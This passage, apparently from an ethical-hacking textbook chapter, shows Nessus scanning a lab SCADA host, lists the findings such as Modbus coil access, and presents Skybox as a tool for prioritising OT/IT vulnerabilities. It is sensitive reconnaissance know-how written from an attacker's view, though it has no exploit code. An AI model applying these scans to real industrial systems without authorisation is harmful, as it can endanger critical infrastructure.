
- **Step 5:** Choose the policy and input the required information in the given fields, along with the target IP address. Then, click on **Launch**.


Nessus
Scans
Settings
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Customized Reports
Scanners
BASIC
General
Schedule
Notifications
Save
Cancel
Launch

Name: Demo for Scada
Description:
Folder: My Scans
Targets: 192.168.75.133
Upload Targets: Add File

Figure 18.100: Screenshot of Nessus BASIC scan settings

After completion of the scan, the result displays the discovered vulnerabilities; in the screenshot below, Nessus identified two SCADA-related vulnerabilities, which are marked in yellow.


Nessus
Scans
Settings
admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Customized Reports
Scanners
Configure
Audit Trail
Launch
Export
Hosts 1
Vulnerabilities 8
History 1
Filter
Search Vulnerabilities
Critical
High
Medium
Low
Info

Demo for Scada
‹ Back to My Scans

8 Vulnerabilities

Sev	Name	Family	Count
MEDIUM	ICCP/COTP (ISO 8073) Protocol Detection	SCADA	1
MEDIUM	Modbus/TCP Coil Access	SCADA	1
INFO	Nessus SYN scanner	Port scanners	3
INFO	Do not scan operational technology devices	Settings	1
INFO	EtherNet/IP CIP List Identity Response	SCADA	1
INFO	Nessus Scan Information	Settings	1
INFO	SNMP Protocol Version Detection	SNMP	1

Scan Details

Name: Demo for Scada
Status: Completed
Policy: Demo for SCADA
Scanner: Local Scanner
Start: Today at 1:48 PM
End: Today at 1:50 PM
Elapsed: a minute


Vulnerabilities

Figure 18.101: Screenshot of Nessus showing identified SCADA vulnerabilities

After obtaining the associated vulnerabilities in the system, the attacker uses various techniques to exploit them and launch further attacks on the target OT systems.

Vulnerability Scanning using Skybox Vulnerability Control

- Skybox conducts **detailed path analysis** across combined OT and IT networks and provides insight into associated vulnerabilities and related attack vectors
- This tool can prioritize millions of vulnerabilities in the OT/IT networks based on their risks


Dashboard:
All Discovered Assets
+ Add Dashboard
+ Add Widget
2K
ALL ASSETS
1K
OVERDUE ASSETS
0
POOR ASSETS
3
UN-SCANNED ASSETS
Assets by OS
sun
redhat
microsoft
generic
debian
centos
Assets by Scan Status
not computed
overdue
good
excellent
Assets by Business Unit & Scan Status
1000
900
800
700
600
500
400
300
200
100
0
Number of Entities
acme inc.
us...ers
eur...ons
it
cor...ces
Business Unit Name
overdue
good
excellent
Assets By Discovery Method
500
450
400
350
300
250
200
150
100
50
0
Number of entities
aws
indegy
forescout
generic cmdb
vul...pm)
sccm
user
qualys
nessus
Last Discovered By
Max #vulnerabilities found by VD by Asset Type
other ot
hmi
plc
network device
load balancer
firewall
router
workstation
server
asset
Type
0
200
400
600
800
1000
1200
1400
1600
1800
2000
Max Found Vulnerabilities by VD

https://www.skyboxsecurity.com

Vulnerability Scanning using Skybox Vulnerability Control

Source: *https://www.skyboxsecurity.com*

Skybox conducts detailed path analysis across combined OT and IT networks and provides insight into associated vulnerabilities and related attack vectors. Skybox can combine SCADA and ICS data with the information gathered from attack vector analysis, Skybox intelligence feed, SIEMs, threat intelligence feeds, etc. This tool can prioritize millions of vulnerabilities in OT/IT networks based on their risks. Attackers can analyze and group all the vulnerabilities across the networks using Skybox to launch various attacks on the IT/OT environment.


